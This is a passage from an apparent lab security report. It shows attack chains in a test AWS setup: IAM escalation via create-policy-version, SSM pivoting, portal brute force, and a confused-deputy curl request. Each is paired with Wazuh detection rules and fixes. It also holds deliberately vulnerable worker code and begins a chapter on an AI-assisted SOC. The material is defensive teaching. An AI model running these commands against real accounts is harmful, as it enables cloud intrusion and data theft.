


Figure 107. Exporting the stolen credentials as AWS_ACCESS_KEY_ID / SECRET_ACCESS_KEY / SESSION_TOKEN environment variables.




Figure 108. aws sts get-caller-identity — the attacker now operates as the assumed role Scenario3-Ec2-S3Reader.

How we detect it

The metadata read itself is the §5.1 blind spot (link-local, not in CloudTrail); it is caught *indirectly*, by the container-escape sensors of Step 3 that produced the host access.

Step 5 — Escalate IAM to account administrator

The stolen host role was over-permissioned: it could modify a policy it was itself governed by. The attacker adds a new policy version whose body is Action:*, Resource:* and sets it as default — a canonical cloud privilege-escalation primitive that turns the role into account admin:



Figure 109. Before escalation: the stolen role is denied iam:ListUsers.



Figure 110. The injected policy (escalated-policy.json): Action: Resource:* — full administrator.*

```
┌──(aymane㉿aymane)-[~]
└─$ aws iam create-policy-version \
  --policy-arn arn:aws:iam::819404925444:policy/Priv-EscalationPolicy \
  --policy-document file://escalated-policy.json \
  --set-as-default
{
    "PolicyVersion": {
        "VersionId": "v3",
        "IsDefaultVersion": true,
        "CreateDate": "2026-07-21T10:08:03+00:00"
    }
}

┌──(aymane㉿aymane)-[~]
└─$
```

Figure 111. Privilege escalation: CreatePolicyVersion with --set-as-default activates the administrator policy.

```
┌──(aymane㉿aymane)-[~]
└─$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "crc-builder",
            "UserId": "AIDA35SCW5ICBW4EWEUHL",
            "Arn": "arn:aws:iam::819404925444:user/crc-builder",
            "CreateDate": "2026-07-19T12:55:08+00:00",
            "PasswordLastUsed": "2026-07-19T12:59:49+00:00"
        },
        {
            "Path": "/",
            "UserName": "soc-admin",
            "UserId": "AIDA35SCW5ICEAHTOI7II",
            "Arn": "arn:aws:iam::819404925444:user/soc-admin",
            "CreateDate": "2026-07-02T11:45:03+00:00",
            "PasswordLastUsed": "2026-07-21T08:20:27+00:00"
        },
        {
            "Path": "/",
            "UserName": "wazuh-cloudtrail-reader",
            "UserId": "AIDA35SCW5ICLVX6QUQ3I",
            "Arn": "arn:aws:iam::819404925444:user/wazuh-cloudtrail-reader",
            "CreateDate": "2026-07-15T08:56:39+00:00"
        }
    ]
}

┌──(aymane㉿aymane)-[~]
└─$
```

Figure 112. After escalation: iam:ListUsers now succeeds — the role is account administrator.



Figure 113. iam create-policy-version --set-as-default on Priv-EscalationPolicy — the over-permissioned role rewrites its own policy to full administrator.

How we detect it — plus a hard-won lesson :

The IAM writes are the crown-jewel CloudTrail events: rule 110807 (CreatePolicyVersion), 110808 (with setAsDefault=true), 110809 (SetDefaultPolicyVersion). **The us-east-1 gotcha:** IAM is a global service and AWS writes its CloudTrail events to us-east-1 regardless of operating Region — so the aws-s3 wodle's <regions> must include us-east-1 or the entire IAM layer is silently invisible.

Step 6 — Pivot over SSM into the private subnet

As admin, the attacker uses AWS Systems Manager — the same feature that removes the SSH attack surface — to port-forward the internal Reporting-EC2's finance-portal port (:8080) back to itself, reaching a host with no internet exposure and opening no inbound firewall port at all:






Figure 114. SSM lateral movement: AWS-StartPortForwardingSession tunnels Reporting-EC2 port 8080.

How we detect it :

CloudTrail again: rule 110812 on ssm:StartSession and rule 110813 (CRITICAL) when the session uses the AWS-StartPortForwardingSession document — port-forwarding from a workload identity is rarely legitimate.

Step 7 — Breach the finance database

Through the SSM tunnel, the attacker brute-forces the internal Flask finance portal until a valid password lands, then reads the confidential finance records from RDS:




Figure 115. Brute-forcing the internal finance portal through the SSM tunnel (finance_admin recovered).




Figure 116. The breach: confidential finance records read from the RDS database.

How we detect it :

The portal writes a structured auth log, decoded by the finance_portal decoder, and the two-stage brute-force is caught by correlation: rule 100323 (HIGH — five failures in 60s, same username) and, sharpest of all, 100324 (CRITICAL — a success *immediately after* a burst of failures for the same user = account compromise).

```
<decoder name="finance_portal">
  <prematch type="pcre2">^\{"integration"\s*:\s*"finance_portal"</prematch>
  <plugin_decoder>JSON_Decoder</plugin_decoder>
  <use_own_name>true</use_own_name>
</decoder>
```

5.2.4 How to prevent it

- **Never mount docker.sock** into an internet-facing workload; drop Linux capabilities, avoid --privileged, and prefer rootless Docker.
- **Defence in depth on the host**: IMDSv2 is necessary but not sufficient — the real fix is stopping the container escape that hands over the host in the first place.
- **Least-privilege IAM**: never grant iam:CreatePolicyVersion/iam:SetDefaultPolicyVersion on a policy in the identity's own permission path; use permission boundaries.
- **Tighten SSM**: scope ssm:StartSession by tag, require MFA, and alert on port-forwarding.
- **Harden the internal app**: rate limiting, account lockout, MFA; keep the RDS security group tight.

5.2.5 Scenario 3 detection summary and ATT&CK mapping

Every hop is caught, and several by two independent sensors — so the SOC sees the attack even if one telemetry source is evaded.

Stage	Layer	Detecting rule(s)	MITRE ATT&CK
SSTI → RCE	WAF	100301, 100302	T1190 — Exploit Public-Facing App
Docker-socket abuse	WAF / Docker	100304, docker.*	T1610 — Deploy Container
Container escape	WAF + Docker	100305/100306 + 100311–100313	T1611 — Escape to Host
Host role theft (IMDSv2)	via escape	100305/100306 + 100312	T1552.005
IAM privilege escalation	CloudTrail	110807–110809	T1548 — Abuse Elevation Control
SSM lateral movement	CloudTrail	110812, 110813	T1021 — Remote Services
Finance-portal brute force → compromise	App log	100323, 100324	T1110 — Brute Force

Thread into Scenario 4. Scenarios 2 and 3 broke *controls* — a missing token, a mounted socket, an over-broad policy. Scenario 4 breaks *nothing*: a valid user simply asks for more than they should, and a backend trusts them. That is the confused deputy.

5.3 Scenario 4 — Serverless Identity Pivot & Confused Deputy

ATT&CK anchor — T1548, Abuse Elevation Control Mechanism (the confused deputy).




Figure 100. MITRE ATT&CK T1548 (Abuse Elevation Control)

Scenario 4 is the last path T1190 named — abusing weak identity and access-management logic. No exploit is fired: the attacker abuses an elevation-control weakness (**T1548**), making a privileged backend perform a sensitive action on a low-privilege user's behalf. It is the purest form of the 'weak IAM' path, reached through flawed application logic rather than a technical exploit.

5.3.1 The idea :

Scenario 4 has no exploit in the usual sense — no injection, no container escape, no stolen key. A normal, low-privilege user logs in correctly and changes **one word** in a JSON request. A backend service trusts that word as if it were a permission check, and hands the user data they should never see. This is the classic **confused deputy**: a privileged helper is tricked into misusing its power for someone who was never allowed to ask. Authentication works perfectly the whole time; what fails is **authorization**.

The full chain, from the user's browser to the finance database:

```
Cognito login  (viewer1 — a normal user, NOT in the audit group)
  → POST /jobs  {"requested_scope":"audit"}        (the one flipped field)
  → ReportApi Lambda enqueues the job, trusting the field   → SQS
  → AuditWorker Lambda picks it up and runs the privileged branch
  → sts:AssumeRole(FinanceAuditReadRole) → secretsmanager:GetSecretValue → RDS
SELECT
  → three restricted finance-audit records returned to a user with no audit rights
```

The detection mirrors this split. The **decision** (a non-audit user asking for audit scope) is visible only in the application log. The **privileged action** (the role pivot and the secret read) is visible only in CloudTrail. It takes both t5.3.1 The idea :o tell the whole story.

5.3.2 What was built — the setup

Chapter 3 introduced these serverless pieces only in passing, so here is what Scenario 4 actually deployed and why it matters. The pipeline is deliberately split into a **low-privilege public path** and a **higher-privilege private path**, joined by a queue:

- **Cognito** authenticates users and issues a JWT. The claim cognito:groups is the intended source of truth for "is this user an auditor?". Our user viewer1 is in **no** audit group.
- **API Gateway** validates the JWT and forwards the request to the public Lambda.
- **ReportApi** (public Lambda) writes a job to **DynamoDB** and drops a message on **SQS**. It has low privilege on purpose.
- **AuditWorker** (private Lambda, inside the VPC) reads the queue. For a standard job it returns a harmless result; for an audit job it assumes a sensitive role, reads the database secret, queries **RDS**, and writes the result back.

The privilege boundary is enforced by **three IAM roles**. This is the heart of the design, so it is worth showing each policy.

ReportApiRole — the public function. It can only create/read job records and send to the queue; it cannot read secrets or assume any role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    { "Sid": "CreateAndReadScenario3Jobs",
      "Effect": "Allow",
      "Action": ["dynamodb:PutItem", "dynamodb:GetItem"],
      "Resource": "arn:aws:dynamodb:eu-north-1:819404925444:table/Scenario3-
ReportJobs" },
    { "Sid": "SendOnlyScenario3ReportJobs",
      "Effect": "Allow",
      "Action": "sqs:SendMessage",
      "Resource": "arn:aws:sqs:eu-north-1:819404925444:Scenario3-ReportQueue" }
  ]
}
```

AuditWorkerRole — the private worker. It consumes the queue, updates job results, and — crucially — may assume the sensitive audit role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    { "Sid": "ConsumeScenario3ReportJobs",
      "Effect": "Allow",
      "Action": ["sqs:ReceiveMessage", "sqs:DeleteMessage", "sqs:GetQueueAttributes"],
      "Resource": "arn:aws:sqs:eu-north-1:819404925444:Scenario3-ReportQueue" },
    { "Sid": "UpdateScenario3JobResults",
      "Effect": "Allow",
      "Action": "dynamodb:UpdateItem",
```

```
    "Resource": "arn:aws:dynamodb:eu-north-1:819404925444:table/Scenario3-
ReportJobs" },
   { "Sid": "AssumeFinanceAuditReaderRole",
     "Effect": "Allow",
     "Action": "sts:AssumeRole",
     "Resource": "arn:aws:iam::819404925444:role/FinanceAuditReadRole" }
  ]
}
```

FinanceAuditReadRole — the sensitive role, with a single permission: read the finance database secret. Its trust policy allows only AuditWorkerRole to assume it, so the blast radius is exactly one secret and one role:

```
{
  "Version": "2012-10-17",
  "Statement": [
   { "Sid": "ReadFinanceAuditSecret",
     "Effect": "Allow",
     "Action": "secretsmanager:GetSecretValue",
     "Resource":
"arn:aws:secretsmanager:eu-north-1:819404925444:secret:Scenario3/FinanceAuditRdsRea
der-p4wXkh" }
  ]
}
```

The design intent is sound: a low-privilege user can **never** read the finance secret or assume the audit role on their own — only the worker can. The one mistake is that the worker decides which path to run based on a field that came from the user:

```
# AuditWorker — the deliberate lab vulnerability
requested_scope = message.get("requested_scope", "standard")
if requested_scope == "audit":
    records = query_audit_records()   # runs the privileged path on the caller's say-so
```

That single line is the confused deputy. Everything below is what happens when a normal user notices it.

5.3.3 The attack, step by step — and how each step is caught

The attacker is viewer1, a valid Cognito user with no audit rights. Here is exactly what they did, in order, and where the SOC sees each move.

Step 1 — Log in as a normal user

The attacker does not break authentication; they use it. A standard Cognito login returns a valid access token:

```
COGNITO_CLIENT_ID="7m2hap80308jea8phvom23ei13"

ACCESS_TOKEN=$(aws cognito-idp initiate-auth \
  --auth-flow USER_PASSWORD_AUTH \
  --client-id "$COGNITO_CLIENT_ID" \
  --auth-parameters "USERNAME=viewer1,PASSWORD=$COGNITO_LAB_PASSWORD" \
  --region eu-north-1 \
  --query 'AuthenticationResult.AccessToken' --output text)
```

How we detect it :

On its own, this is a normal login and should not alarm anyone. Its value to the SOC is *identity*: ReportApi records the authenticated user and its computed group membership in every request it logs — including actor_is_audit_user: false for viewer1. That fact becomes the deciding evidence one step later. So the "who" is never in doubt.

Step 2 — Ask for more than you are allowed (flip one field)
The attacker sends the same request a normal user would, but changes requested_scope from standard to audit. First the legitimate request, which correctly returns nothing sensitive:

```
API_URL="https://whc8v11gfa.execute-api.eu-north-1.amazonaws.com"

curl -sS -X POST "$API_URL/jobs" \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"requested_scope":"standard","target_department":"general"}'
# → report_result: { "scope": "standard", "records": [] }
```

Then the attack — the only change is one word in the body:

```
curl -sS -X POST "$API_URL/jobs" \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"requested_scope":"audit","target_department":"general"}'
```

How we detect it — this is the key signal :

CloudTrail cannot see this: no AWS API call has happened yet, only an HTTP request. The confused-deputy *decision* lives only in the application log, and ReportApi logs it explicitly — every request emits both requested_scope and actor_is_audit_user. Wazuh reads those Lambda logs from CloudWatch and **rule 110842 fires CRITICAL**: an audit-scope request from a user whose group membership is false. In plain terms: *a non-audit user just asked for audit data.* This is the single most important alert in the scenario, and this application layer is the only place it can be seen.

Step 3 — The deputy does the privileged work (assume role, read secret)
The attacker now does nothing. Inside AWS, AuditWorker trusts the field, takes the privileged branch, assumes FinanceAuditReadRole, and reads the finance secret from Secrets Manager — then queries RDS.

How we detect it :

These are real AWS API calls, so now **CloudTrail** sees them (management events, always on — no extra logging needed):

- **110830** — sts:AssumeRole into FinanceAuditReadRole: the identity pivot.
- **110831** — secretsmanager:GetSecretValue on the finance secret: the credential read.
- **110832** — CRITICAL: the two above within 180 seconds of each other = the confused-deputy chain executed end to end.

The worker's own log corroborates it: **rule 110844** confirms the privileged branch actually ran.

Step 4 — The restricted data comes back
The attacker retrieves their own job and receives the audit findings — data a viewer should never see:


```
{
  "requested_scope": "audit",
  "status": "COMPLETED",
  "report_result": {
    "scope": "audit",
    "records": [
      { "audit_id": "1", "department": "Finance Audit", "risk_rating": "HIGH",
        "internal_note": "Dummy finding: unapproved supplier payment pattern." },
      { "audit_id": "2", "department": "Treasury", "risk_rating": "MEDIUM",
        "internal_note": "Dummy finding: liquidity forecast marked internal." },
      { "audit_id": "3", "department": "Mergers", "risk_rating": "HIGH",
        "internal_note": "Dummy finding: confidential acquisition planning data." }
    ]
  }
}
```


How we detect it :

The worker logs the outcome, and **rule 110845 fires HIGH** carrying the live record_count — here, *three* restricted finance-audit records returned. This layer was validated live end-to-end: 110841 (baseline) → 110842 CRITICAL (naming viewer1 and the source IP) → 110844 → 110845 reporting three records.

The two halves of one incident
Neither log source is enough alone, and that is the lesson of the scenario:

- The **application log** proves the request was *illegitimate* — it names who asked (viewer1) and what they asked for (audit), which CloudTrail never sees.
- **CloudTrail** proves the privileged action *happened* — the role pivot and the secret read — which the application cannot prove by itself.

Put together, they are the complete picture: *an unauthorized user caused a privileged read of restricted data.*

5.3.4 How to prevent it

The fix is not a patch; it is correct authorization:

1. **Never trust requested_scope from the body.** Derive the allowed scope from the Cognito group claim (which ReportApi already computes as actor_is_audit_user).
2. **Enforce it in both functions.** ReportApi should refuse an audit request from a non-audit user, and AuditWorker should re-check before taking the privileged branch — defence in depth.
3. **Pass a server-signed context through SQS**, not the raw client field, so the worker trusts something the user cannot forge.

4. **Keep the downstream tight**: a resource policy on the secret (readable only by FinanceAuditReadRole) and a trust policy on the role (assumable only by AuditWorkerRole), so even if the deputy fires, the blast radius stays one secret, one role.

5.3.5 Scenario 4 detection summary and ATT&CK mapping

Every step of the story maps to a rule and a technique, split across the two telemetry layers:

Attacker step	Telemetry	Rule(s)	MITRE ATT&CK
Log in as viewer1	App log	110841 (baseline)	T1078 — Valid Accounts
Flip requested_scope to audit	App log	**110842** CRITICAL — confused deputy	T1548 — Abuse Elevation Control
Worker assumes the audit role	CloudTrail	110830	T1550.001 — Application Access Token
Worker reads the finance secret	CloudTrail	110831	T1552 — Unsecured Credentials
Full privileged chain executes	CloudTrail	**110832** CRITICAL	T1548
Restricted records returned	App log	**110845** HIGH (record_count)	T1213 — Data from Information Repositories
Repeated abuse from one identity	App log	110846	T1078

Chapter 6 : SOC Operations and AI Integration

The previous chapters built a small but realistic cloud, attacked it four different ways, and wrote the detection rules that catch each move. That work produces a stream of alerts. This final chapter is about what happens next: how those alerts are turned into decisions. It walks from the theory of how a Security Operations Center (SOC) works, through the analyst toolchain we deployed (Wazuh, Shuffle, Cortex, and DFIR-IRIS), to the piece that ties it together — a local large language model acting as an automated Tier-1/Tier-2 analyst, and an intelligent case-management system built on top of it.

One framing decision runs through the whole chapter. What we built is an **AI-augmented SOC with a human analyst in the loop.** The machine performs the fast, repetitive **Tier-1** work — normalising the alert, enriching it, correlating it against open incidents, judging whether it is a real threat, and drafting the investigation case — while the analyst stays firmly in control and owns every response decision. The pipeline never blocks an IP, disables a user, or isolates a host on its own; it prepares a finished, explained case and hands it to a person. Automated response, gated by that human, is named at the end as future work, not something the system does today.

6.1 How a Security Operations Center works

A SOC is the team and the tooling responsible for detecting, analysing, and responding to security incidents. Its mission is usually described as a loop: **detect → triage → investigate → respond → recover.** Detection surfaces something suspicious; triage decides whether it is real and how urgent; investigation reconstructs what happened; response contains and remediates; recovery restores normal operations and feeds lessons back into detection.

The work is traditionally organised in tiers. **Tier 1 (triage)** analysts sit at the front of the queue, quickly separating false positives from real events and escalating what matters. **Tier 2 (investigation)** analysts take the escalations, pull together context from multiple sources, and reconstruct the incident. **Tier 3 (threat hunting and incident response)** proactively looks for what the rules missed and leads the response to serious incidents. Performance is measured with metrics such as **MTTD** (mean time to detect), **MTTR** (mean time to respond), and **dwell time** (how long an attacker stays undetected).

The central, chronic problem of a real SOC is **alert fatigue.** A SIEM can produce thousands of alerts a day, most of them low-value or false positives, and each one costs an analyst a context switch: open the alert, pivot to the WAF logs, pivot to CloudTrail, pivot to the host, decide, document, repeat. Our own lab makes the point vividly — the Wazuh dashboard we built for the Juice Shop host alone counted several hundred alerts from the attack runs, the overwhelming majority of which are individual probe requests that belong to a handful of real incidents. The dashboard in Figure 117 is one example: a monitoring view we built for the OWASP Juice Shop web host. It is not the only one — the same approach produces dashboards for the other layers of the lab, such as an AWS/CloudTrail view for the cloud side.




Figure 117. One example of a Wazuh SOC dashboard we built, here for the OWASP Juice Shop web host: 801 total alerts and 75 high/critical, broken down by attack category, top source IPs, targeted endpoints, and alerts over time. Other dashboards follow the same pattern for the remaining layers (for example an AWS/CloudTrail view). This volume is exactly the alert-fatigue problem the AI layer is designed to absorb.

6.2 The traditional SOC versus the AI-augmented SOC

The value of what we built is clearest when the same alert is followed through a traditional SOC and through ours. In both, **Wazuh is the detection engine** — it collects the logs, normalises them, and runs the detection and correlation rules; it tells you *something happened*, but it does not act and it does not investigate. What differs is everything that happens after the alert fires.

In a **traditional SOC**, every forwarded alert lands in a human queue. A Tier-1 analyst opens it, manually pivots across the WAF logs, CloudTrail, and the host to gather context, decides whether it is a false or true positive, and — if it matters — hand-writes a case and escalates it to Tier-2. The work is thorough but slow, it is inconsistent from one analyst to the next, and it does not scale: at hundreds of alerts a day most are never given proper attention, which is exactly how real intrusions hide inside the noise.

Our **AI-augmented SOC** keeps the human judgement but moves the mechanical work to the machine. The moment an alert is forwarded, the pipeline normalises it, enriches it with threat intelligence, correlates it against the open cases, assesses it, and drafts a structured investigation case — in seconds, and in the same disciplined shape every time. The analyst is then handed that finished case and makes the decision that actually requires a human: what to do about it. The table below contrasts the two ends to end.

Aspect	Traditional SOC	AI-augmented SOC (this project)
Tier-1 triage	Analyst opens and judges every alert by hand	AI assesses each alert (false/true positive) in seconds
Context gathering	Manual pivoting across WAF, CloudTrail, host	Auto-enriched (Cortex: VirusTotal, AbuseIPDB) and

		normalised
Campaign correlation	Analyst mentally links related alerts	Entity-based correlation groups a campaign into one case
Case authoring	Written by hand; quality varies	Drafted by the AI, composed by code, consistent every time
Response decision	Human	Human — never automated
Behaviour under load	Breaks down into alert fatigue	Absorbs the volume; the human sees cases, not raw alerts

6.3 The end-to-end pipeline

When a Wazuh rule carrying the ai_soc_candidates group tag fires, it starts a single Shuffle workflow that carries the alert through the whole chain and ends at a human. The tag is the switch that decides which detections are worth automated triage; noisy low-value rules are simply not tagged, and never reach the AI. The path is:

Wazuh → Shuffle → Cortex → local LLM → DFIR-IRIS → human analyst.

Wazuh detects and forwards the alert. Shuffle is the orchestration glue that runs every subsequent step in order. Cortex enriches the observables with threat intelligence. The local language model reads the enriched, normalised evidence and makes the triage decision. DFIR-IRIS stores the result as an alert and, when warranted, a case. And then the workflow stops — the analyst starts. The line between “automation stops” and “human starts” sits precisely between the case DFIR-IRIS presents and the response the analyst chooses. Figure 118 shows the complete Shuffle workflow that implements this pipeline.




Figure 118. The Shuffle “Wazuh Alert Triage” workflow. Each node is one step of the pipeline — normalise, create the IRIS alert, build the correlation key, search open cases, enrich with Cortex,

ask the AI to decide, then branch to create a case, merge into an existing one, or keep it as an alert. The workflow orchestrates everything but takes no containment action.

6.4 The analyst toolchain

Four open-source tools make up the toolchain. Each does one job well, and Shuffle wires them together.

6.4.1 Wazuh — the SIEM and the SOC dashboard

